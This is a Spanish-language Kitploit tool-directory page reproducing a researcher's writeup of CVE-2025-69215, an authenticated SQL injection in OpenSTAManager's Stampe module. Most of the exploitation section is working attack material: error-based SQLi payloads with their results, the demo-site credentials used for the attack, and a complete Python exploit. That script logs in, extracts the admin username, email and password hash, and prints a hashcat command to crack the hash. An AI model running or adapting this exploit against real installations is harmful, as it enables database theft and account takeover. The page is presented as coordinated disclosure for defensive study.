
Skip to content
KitploitKITPLOIT
HerramientasBlog
Enviar
HerramientasBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

··Feeds·Contacto·Privacidad·© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2025-69215 — CVE-2025-69215 - OpenSTAManager tiene una inyección SQL en el módulo Stampe. | Kitploit
Herramientas/GitHubGitHub/lukasz-rybak/cve-2025-69215
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónAprendizaje y EducaciónSeguridad de Bases de Datos
GitHublukasz-rybak/cve-2025-69215

CVE-2025-69215

CVE-2025-69215 - OpenSTAManager tiene una inyección SQL en el módulo Stampe.

Ver Repositorio
hace 4 mesesAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2025-69215: OpenSTAManager tiene una inyección SQL en el módulo Stampe

Descripción general

CampoDetalles
CVE IDCVE-2025-69215
GravedadHIGH
AvisoVer aviso
Descubierto porLukasz Rybak

Productos afectados

  • devcode-it/openstamanager (versiones: <= 2.9.8)

Clasificación CWE

  • CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

Detalles

Detalles de la vulnerabilidad

Ubicación

  • Archivo: modules/stampe/actions.php
  • Línea: 26
  • Código vulnerable:
root@kitploit:~
case 'update':
    if (!empty(intval(post('predefined'))) && !empty(post('module'))) {
        $dbo->query('UPDATE `zz_prints` SET `predefined` = 0 WHERE `id_module` = '.post('module'));
        // ↑ Direct concatenation without prepare() sanitization
    }

Causa raíz

El parámetro module de los datos POST se concatena directamente en una consulta SQL de tipo UPDATE sin utilizar la función de saneamiento prepare(). Mientras que el parámetro predefined se valida con intval(), el parámetro module solo tiene una comprobación !empty(), que NO evita la inyección SQL.

Patrón vulnerable:

root@kitploit:~
// Line 25: intval() protects predefined, but module is not sanitized!
if (!empty(intval(post('predefined'))) && !empty(post('module'))) {
    // Line 26: Direct concatenation - VULNERABLE
    $dbo->query('UPDATE ... WHERE `id_module` = '.post('module'));
}

Explotación

Endpoint vulnerable

root@kitploit:~
POST /modules/stampe/actions.php

Parámetros requeridos

root@kitploit:~
op=update
id_record=1
predefined=1 (must be non-zero after intval())
module=[INJECTION_PAYLOAD]
title=Test
filename=test.pdf

Requisito de autenticación

  • Requiere una sesión autenticada válida (cualquier usuario con acceso al módulo Stampe)
  • VERIFICADO: Los usuarios con acceso al grupo "Tecnici" pueden explotarla (¡NO solo administradores!)
  • PoC: Demo en https://demo.osmbusiness.it con las credenciales tecnico/tecnicotecnico

Tipo de explotación

Inyección SQL basada en errores mediante las funciones EXTRACTVALUE/UPDATEXML/GTID_SUBSET de MySQL

Prueba de concepto



Método 1: EXTRACTVALUE (MySQL 5.1+)

root@kitploit:~
POST /modules/stampe/actions.php
Content-Type: application/x-www-form-urlencoded

op=update&id_record=1&predefined=1&module=14 AND EXTRACTVALUE(1,CONCAT(0x7e,VERSION(),0x7e))&title=Test&filename=test.pdf

Resultado:
imagen

Datos extraídos: Versión de MySQL 8.3.0


Método 2: GTID_SUBSET (MySQL 5.6+)

root@kitploit:~

module=14 AND GTID_SUBSET(CONCAT(0x7e,DATABASE(),0x7e),1)

Resultado:
imagen

Datos extraídos: Nombre de la base de datos openstamanager


Método 3: UPDATEXML (MySQL 5.1+)

root@kitploit:~

module=14 AND UPDATEXML(1,CONCAT(0x7e,USER(),0x7e),1)

Resultado:
imagen

Datos extraídos: Usuario de la base de datos [email protected]


Explotación automatizada

Script de explotación completo: exploit_stampe_sqli.py

root@kitploit:~
#!/usr/bin/env python3
"""
SQL Injection Exploit - OpenSTAManager modules/stampe/actions.php

Usage:
    python3 exploit_stampe_sqli.py -u tecnico -p tecnicotecnico
    python3 exploit_stampe_demo.py -u admin -p admin123 --url https://custom.osm.local
"""

import requests
import re
import argparse
import sys
from html import unescape
from urllib.parse import urljoin

class StampeSQLiExploit:
    def __init__(self, base_url, username, password, verbose=False):
        self.base_url = base_url.rstrip('/')
        self.username = username
        self.password = password
        self.verbose = verbose
        self.session = requests.Session()
        self.session.headers.update({
            'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0'
        })

    def login(self):
        """Authenticate with username and password"""
        login_url = urljoin(self.base_url, '/index.php')

        if self.verbose:
            print(f"[DEBUG] Attempting login to {login_url}")
            print(f"[DEBUG] Username: {self.username}")

        # First, get the login page to establish session
        resp = self.session.get(login_url)
        if self.verbose:
            print(f"[DEBUG] Initial GET status: {resp.status_code}")

        # Send login credentials with op=login parameter (required!)
        login_data = {
            'username': self.username,
            'password': self.password,
            'op': 'login',  # Required for OpenSTAManager
        }

        resp = self.session.post(login_url, data=login_data, allow_redirects=True)

        if self.verbose:
            print(f"[DEBUG] Login POST status: {resp.status_code}")
            print(f"[DEBUG] Cookies: {self.session.cookies.get_dict()}")

        # Check if login was successful
        if 'PHPSESSID' not in self.session.cookies:
            print("[-] Login failed: No session cookie received")
            return False

        # Check if we're redirected to dashboard or still on login page
        if 'username' in resp.text.lower() and 'password' in resp.text.lower() and 'login' in resp.url.lower():
            print("[-] Login failed: Still on login page")
            if self.verbose:
                print(f"[DEBUG] Current URL: {resp.url}")
            return False

        print(f"[+] Successfully logged in as '{self.username}'")
        print(f"[+] Session: {self.session.cookies.get('PHPSESSID')}")
        return True

    def inject(self, sql_query):
        """Execute SQL injection payload"""
        # Use UPDATEXML instead of EXTRACTVALUE (works better on demo)
        payload = f"14 AND UPDATEXML(1,CONCAT(0x7e,({sql_query}),0x7e),1)"

        target_url = urljoin(self.base_url, '/modules/stampe/actions.php')

        if self.verbose:
            print(f"[DEBUG] Target: {target_url}")
            print(f"[DEBUG] Payload: {payload}")

        response = self.session.post(
            target_url,
            data={
                "op": "update",
                "id_record": "1",
                "predefined": "1",
                "module": payload,
                "title": "Test",
                "filename": "test.pdf"
            }
        )

        if self.verbose:
            print(f"[DEBUG] Response status: {response.status_code}")
            print(f"[DEBUG] Response length: {len(response.text)}")

        # Unescape HTML entities first
        response_text = unescape(response.text)

        # Pattern 1: XPATH syntax error with HTML entities or quotes
        # Matches: XPATH syntax error: '~data~' or &#039;~data~&#039;
        xpath_match = re.search(r"XPATH syntax error:\s*['\"]?~([^~]+)~['\"]?", response_text, re.IGNORECASE)
        if xpath_match:
            result = xpath_match.group(1)
            if self.verbose:
                print(f"[DEBUG] Extracted via XPATH pattern: {result}")
            return result

        # Pattern 2: Look in HTML comments (demo puts errors in comments)
        # <!--...XPATH syntax error: '~data~'...-->
        comment_match = re.search(r"<!--.*?XPATH syntax error:\s*['\"]?~([^~]+)~['\"]?.*?-->", response_text, re.DOTALL | re.IGNORECASE)
        if comment_match:
            result = comment_match.group(1)
            if self.verbose:
                print(f"[DEBUG] Extracted from HTML comment: {result}")
            return result

        # Pattern 3: <code> tags
        codes = re.findall(r'<code>(.*?)</code>', response_text, re.DOTALL)
        for code in codes:
            clean = code.strip()
            if 'XPATH syntax error' in clean or 'SQLSTATE' in clean:
                match = re.search(r"~([^~]+)~", clean)
                if match:
                    result = match.group(1)
                    if self.verbose:
                        print(f"[DEBUG] Extracted from <code>: {result}")
                    return result

        # Pattern 4: PDOException error format (as shown in user's example)
        # PDOException: SQLSTATE[HY000]: General error: 1105 XPATH syntax error: '~data~'
        pdo_match = re.search(r"PDOException:.*?XPATH syntax error:\s*['\"]?~([^~]+)~['\"]?", response_text, re.IGNORECASE | re.DOTALL)
        if pdo_match:
            result = pdo_match.group(1)
            if self.verbose:
                print(f"[DEBUG] Extracted from PDOException: {result}")
            return result

        # Pattern 5: Generic ~...~ markers (last resort)
        markers = re.findall(r'~([^~]{1,100})~', response_text)
        if markers:
            if self.verbose:
                print(f"[DEBUG] Found generic markers: {markers}")
            # Filter out HTML/CSS junk
            for marker in markers:
                if marker and len(marker) > 2:
                    # Skip common HTML patterns
                    if not any(x in marker.lower() for x in ['button', 'icon', 'fa-', 'class', 'div', 'span', '<', '>']):
                        if self.verbose:
                            print(f"[DEBUG] Using marker: {marker}")
                        return marker

        if self.verbose:
            print("[DEBUG] No data extracted from response")
            # Save response for debugging
            with open('/tmp/stampe_response_debug.html', 'w') as f:
                f.write(response.text)
            print("[DEBUG] Response saved to /tmp/stampe_response_debug.html")

        return None

    def dump_info(self):
        """Dump database information"""
        queries = [
            ("Database Version", "VERSION()"),
            ("Database Name", "DATABASE()"),
            ("Current User", "USER()"),
            ("Admin Username", "SELECT username FROM zz_users WHERE idgruppo=1 LIMIT 1"),
            ("Admin Email", "SELECT email FROM zz_users WHERE idgruppo=1 LIMIT 1"),
            ("Admin Password Hash (1-30)", "SELECT SUBSTRING(password,1,30) FROM zz_users WHERE idgruppo=1 LIMIT 1"),
            ("Admin Password Hash (31-60)", "SELECT SUBSTRING(password,31,30) FROM zz_users WHERE idgruppo=1 LIMIT 1"),
            ("Total Users", "SELECT COUNT(*) FROM zz_users"),
            ("First Table", "SELECT table_name FROM information_schema.tables WHERE table_schema=DATABASE() LIMIT 1"),
        ]

        print("="*70)
        print(" EXPLOITING SQL INJECTION - DATA EXTRACTION")
        print("="*70)
        print()

        results = {}
        for desc, query in queries:
            print(f"[*] Extracting: {desc}")
            print(f"    Query: {query}")
            result = self.inject(query)
            if result:
                print(f"    ✓ Result: {result}")
                results[desc] = result
            else:
                print(f"    ✗ Failed to extract")
            print()

        return results

def main():
    parser = argparse.ArgumentParser(
        description='OpenSTAManager Stampe Module SQL Injection Exploit',
        formatter_class=argparse.RawDescriptionHelpFormatter,
        epilog='''
Examples:
  # Exploit demo.osmbusiness.it with tecnico user
  python3 %(prog)s -u tecnico -p tecnicotecnico

  # Exploit demo with admin credentials
  python3 %(prog)s -u admin -p admin123

  # Exploit custom installation with verbose output
  python3 %(prog)s -u tecnico -p pass123 --url https://erp.company.com -v
        '''
    )

    parser.add_argument('-u', '--username', required=True,
                        help='Username for authentication')
    parser.add_argument('-p', '--password', required=True,
                        help='Password for authentication')
    parser.add_argument('--url', default='https://demo.osmbusiness.it',
                        help='Base URL of OpenSTAManager (default: https://demo.osmbusiness.it)')
    parser.add_argument('-v', '--verbose', action='store_true',
                        help='Enable verbose output for debugging')

    args = parser.parse_args()

    print("╔" + "="*68 + "╗")
    print("║  SQL Injection Exploit - OpenSTAManager Stampe Module          ║")
    print("║  CVE-PENDING | Authenticated Error-Based SQLi                 ║")
    print("╚" + "="*68 + "╝")
    print()
    print(f"[*] Target: {args.url}")
    print(f"[*] Username: {args.username}")
    print()

    exploit = StampeSQLiExploit(args.url, args.username, args.password, args.verbose)

    # Login first
    if not exploit.login():
        print("\n[-] Authentication failed. Cannot proceed with exploitation.")
        print("[!] Please check:")
        print("    1. Are the credentials correct?")
        print("    2. Is the target URL accessible?")
        print("    3. Is the user account active?")
        sys.exit(1)

    print()

    # Extract data
    results = exploit.dump_info()

    # Summary
    print("="*70)
    print(" EXTRACTION SUMMARY")
    print("="*70)
    print()

    if results:
        for key, value in results.items():
            print(f"  {key:.<40} {value}")

        # If we got admin password hash, combine it
        if "Admin Password Hash (1-30)" in results and "Admin Password Hash (31-60)" in results:
            full_hash = results["Admin Password Hash (1-30)"] + results["Admin Password Hash (31-60)"]
            print()
            print("  " + "="*66)
            print(f"  Full Admin Password Hash: {full_hash}")
            print("  " + "="*66)
            print()
            print("  [!] Crack with hashcat:")
            print(f"      hashcat -m 3200 '{full_hash}' wordlist.txt")
    else:
        print("  ✗ No data extracted")
        if not args.verbose:
            print("\n  [!] Try running with -v flag for debugging information")

if __name__ == "__main__":
    main()

Atribución

Reportado por Łukasz Rybak

Referencias

  • https://github.com/devcode-it/openstamanager/security/advisories/GHSA-qx9p-w3vj-q24q
  • https://nvd.nist.gov/vuln/detail/CVE-2025-69215
  • https://github.com/advisories/GHSA-qx9p-w3vj-q24q

Descargo de responsabilidad

Este CVE fue divulgado de forma responsable siguiendo prácticas coordinadas de divulgación de vulnerabilidades. La información aquí proporcionada tiene fines exclusivamente educativos y defensivos.

Descargar herramienta